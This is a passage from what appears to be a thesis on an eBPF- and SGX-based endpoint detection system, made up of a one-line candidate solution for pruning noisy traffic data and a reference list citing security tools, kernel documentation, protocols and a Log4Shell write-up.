Candidate Solution: Apply transformations and procedures to continuously prune the dataset and remove potential noise, although this would require domain context information to preemptively classify what explicit traffic is undesirable.

REFERENCES

[1] Wazuh, “The Open Source Security Platform.” Accessed: May 10, 2024. [Online]. Available: https://wazuh.com/

[2] OSSEC, “OSSEC.” Accessed: Jul. 05, 2024. [Online]. Available: https://www.ossec.net/

[3] CrowdStrike, “Falcon Insight XDR.” Accessed: Jun. 01, 2024. [Online]. Available: https://www.crowdstrike.com/platform/endpoint-security/

[4] SentinelOne, “Singularity.” Accessed: Jun. 01, 2024. [Online]. Available: https://www.sentinelone.com/surfaces/endpoint/

[5] Guilherme Pereira, “edrc2,” EDR Proof-of-Concept. Accessed: Jul. 31, 2024. [Online]. Available: https://github.com/WillGAndre/edrc2u/tree/thesis-poc

[6] Linux Kernel Community, “eBPF Program Types,” eBPF Program Types. Accessed: Jul. 01, 2024. [Online]. Available: https://docs.kernel.org/bpf/libbpf/program_types.html

[7] Michael Kerrisk, “tc-bpf manual page,” The Linux Programming Interface: tc-bpf. Accessed: Jun. 10, 2024. [Online]. Available: https://man7.org/linux/man-pages/man8/tc-bpf.8.html

[8] Cilium, “Tetragon: eBPF-based Security Observability and Runtime Enforcement.” Accessed: May 10, 2024. [Online]. Available: https://tetragon.cilium.io/

[9] A. Nakryiko, “BPF Portability and CO-RE.” Accessed: Jul. 03, 2024. [Online]. Available: https://facebookmicrosites.github.io/bpf/blog/2020/02/19/bpf-portability-and-co-re.html

[10] A. Nakryiko, “Enhancing the Linux kernel with BTF type information.” Accessed: Jul. 03, 2024. [Online]. Available: https://facebookmicrosites.github.io/bpf/blog/2018/11/14/btf-enhancement.html

[11] aya-rs, “aya-rs Homepage.” Accessed: Jun. 29, 2024. [Online]. Available: https://aya-rs.dev/

[12] aya-rs, “aya-tool: Rust Bindings Generator.” Accessed: Jun. 29, 2024. [Online]. Available: https://aya-rs.dev/book/aya/aya-tool/

[13] Intel, “Overview of Intel SGX Enclave.” Accessed: May 10, 2024. [Online]. Available: https://www.intel.com/content/dam/develop/external/us/en/documents/overview-of-intel-sgx-enclave-637284.pdf

[14] Y. Lindell, “The Security of Intel SGX for Key Protection and Data Privacy Applications,” Aug. 2018. Accessed: Jul. 05, 2024. [Online]. Available: https://cdn2.hubspot.net/hubfs/1761386/security-of-intelsgx-key-protection-data-privacy-apps.pdf

[15] Apache, “Apache Teaclave Homepage,” Apache Incubator Teaclave Project. Accessed: Jul. 05, 2024. [Online]. Available: https://teaclave.apache.org/

[16] V. Costan and S. Devadas, “Intel SGX Explained”, Accessed: May 16, 2024. [Online]. Available: https://eprint.iacr.org/2016/086

[17] Apache, “Incubator Teaclave SGX SDK.” Accessed: Jul. 05, 2024. [Online]. Available: https://github.com/apache/incubator-teaclave-sgx-sdk

[18] E. Rescorla and T. Dierks, “The Transport Layer Security (TLS) Protocol.” Accessed: Jul. 05, 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc5246

[19] RabbitMQ, “RabbitMQ.” Accessed: Jul. 05, 2024. [Online]. Available: https://www.rabbitmq.com/

[20] C. Lonvick, “The BSD syslog Protocol,” The BSD syslog Protocol. Accessed: Jul. 05, 2024. [Online]. Available: https://www.rfc-editor.org/rfc/rfc3164.html

[21] Adiscon GmbH, “Rocket-fast system for log processing.” Accessed: Jul. 05, 2024. [Online]. Available: https://www.rsyslog.com/

[22] Adiscon GmbH, “Rsyslog TLS Tutorial.” Accessed: Jul. 05, 2024. [Online]. Available: https://www.rsyslog.com/doc/tutorials/tls.html

[23] VMWare Tanzu, “SpringBoot.” Accessed: Jul. 01, 2024. [Online]. Available: https://spring.io/projects/spring-boot

[24] OpenLDAP Foundation, “OpenLDAP.” Accessed: Jul. 05, 2024. [Online]. Available: https://www.openldap.org/

[25] Mesalock-linux, “rusty-machine-sgx,” Rust Crate. Accessed: Jul. 01, 2024. [Online]. Available: https://github.com/mesalock-linux/rusty-machine-sgx

[26] C. T. Free Wortley Forrest Allison, “Log4Shell: RCE 0-day exploit found in log4j, a popular Java logging package.” Accessed: May 10, 2024. [Online]. Available: https://www.lunasec.io/docs/blog/log4j-zero-day/

[27] Apache, “Log4j Lookups.” Accessed: May 10, 2024. [Online]. Available: https://logging.apache.org/log4j/2.x/manual/lookups.html

[28] OpenLDAP, “LDAP search tool manual page.” Accessed: Jul. 01, 2024. [Online]. Available: https://www.openldap.org/software//man.cgi?query=ldapsearch&apropos=0&section=1

[29] aya-rs, “aya-rs Samplecode.” Accessed: Jul. 01, 2024. [Online]. Available: https://github.com/aya-rs/book/tree/main/examples

[30] J. Postel, “INTERNET CONTROL MESSAGE PROTOCOL”, Accessed: Jul. 05, 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc792